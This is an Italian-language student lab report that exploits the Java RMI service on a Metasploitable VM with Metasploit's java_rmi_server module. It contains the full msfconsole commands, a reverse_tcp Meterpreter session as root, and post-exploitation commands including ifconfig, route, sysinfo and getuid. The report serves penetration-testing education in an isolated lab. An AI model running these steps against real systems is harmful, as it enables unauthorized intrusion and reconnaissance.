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Progetto Modulo 4

Traccia

Esercizio Traccia e requisiti

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111

- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112

- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete;

2) informazioni sulla tabella di routing della macchina vittima

3) altro...

Assegnazione Indirizzi kali (192.168.11.111) e Metasploitable (192.168.11.112)

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```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fed2:2679  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:d2:26:79  txqueuelen 1000  (Ethernet)
        RX packets 336  bytes 51374 (50.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 547  bytes 282408 (275.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 72  bytes 8976 (8.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 72  bytes 8976 (8.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4d:70:f9
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4d:70f9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:3526 (3.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25525 (24.9 KB)  TX bytes:25525 (24.9 KB)

msfadmin@metasploitable:~$ _
```

Con nmap andiamo a verificare se il servizio è attivo e vulnerabile. Dall'esito si nmap vediamo che tal'è il caso.

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



A questo punto, si può fare partire Metasploit da console con il comando MSFConsole,



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

Utilizzando il comando **search java_rmi**, andiamo a cercare un exploit da usare nel nostro caso. Quello in riga 1 sembra il più interessante. Lo andiamo ad utilizzzare inviando il commando use seguito del nome completo dell'exploit.

Notiamo che di default Metasploit ci assegna il payload «java/meterpreter/reverse_tcp», come mostrato nella figura soprastante



Controlliamo le opzioni da inserire utilizzando il comando «show options



Configuriamo il parametro RHOSTS con l'indirizzo della macchina target cioè di metasploitable.

Vediamo in figura che LHOST, indirizzo dell'attacante è già inserita.

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```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

A questo punto, non ci resta più che inviare il comando exploit per fare partire meterpreter.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Nx6lpNWEVe
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:53440) at 2024-09-08 15:53:47 -0400
```

1) con il comando **ifconfig** recuperiamo la configurazione di rete della macchina attaccata

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```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe4d:70f9
IPv6 Netmask : ::

meterpreter >
```

2)Ottenaimo con il comando **route** le informazioni sulla tabella di routing della macchina attaccata

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                     Netmask  Gateway  Metric  Interface
    ------                     -------  -------  ------  ---------
    ::1                        ::       ::
    fe80::a00:27ff:fe4d:70f9   ::       ::
```

3) altro

Il comando **sysinfo** ci permette di recuperare delle informazione importanti sulla macchina attaccata come nome, sistema operativo, architettura e lingua di sistema.

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```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Con il comando **getuid** possiamo vedere l'utente con cui è in esecuzione meterpreter.

```
meterpreter > getuid
Server username: root
```

Con **help** abbiamo una lista dei comandi che possiamo usare e la loro descrizioni

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```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command                   Description
    -------                   -----------
    cat                       Read the contents of a file to the screen
    cd                        Change directory
    checksum                  Retrieve the checksum of a file
    cp                        Copy source to destination
    del                       Delete the specified file
    dir                       List files (alias for ls)
    download                  Download a file or directory
    edit                      Edit a file
    getlwd                    Print local working directory (alias for lpwd)
    getwd                     Print working directory
    lcat                      Read the contents of a local file to the screen
    lcd                       Change local working directory
    ldir                      List local files (alias for lls)
    lls                       List local files
    lmkdir                    Create new directory on local machine
    lpwd                      Print local working directory
    ls                        List files
    mkdir                     Make directory
    mv                        Move source to destination
    pwd                       Print working directory
```

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```
Stdapi: Networking Commands
===========================

    Command                   Description
    -------                   -----------
    ifconfig                  Display interfaces
    ipconfig                  Display interfaces
    portfwd                   Forward a local port to a remote service
    resolve                   Resolve a set of host names on the target
    route                     View and modify the routing table


Stdapi: System Commands
=======================

    Command                   Description
    -------                   -----------
    execute                   Execute a command
    getenv                    Get one or more environment variable values
    getpid                    Get the current process identifier
    getuid                    Get the user that the server is running as
    localtime                 Displays the target system local date and time
    pgrep                     Filter processes by name
    ps                        List running processes
    shell                     Drop into a system command shell
    sysinfo                   Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command                   Description
    -------                   -----------
    keyevent                  Send key events
    mouse                     Send mouse events
    screenshare               Watch the remote user desktop in real time
    screenshot                Grab a screenshot of the interactive desktop


Stdapi: Webcam Commands
=======================

    Command                   Description
    -------                   -----------
    record_mic                Record audio from the default microphone for X seconds


Stdapi: Audio Output Commands
=============================

    Command                   Description
    -------                   -----------
    play                      play a waveform audio file (.wav) on the target system
```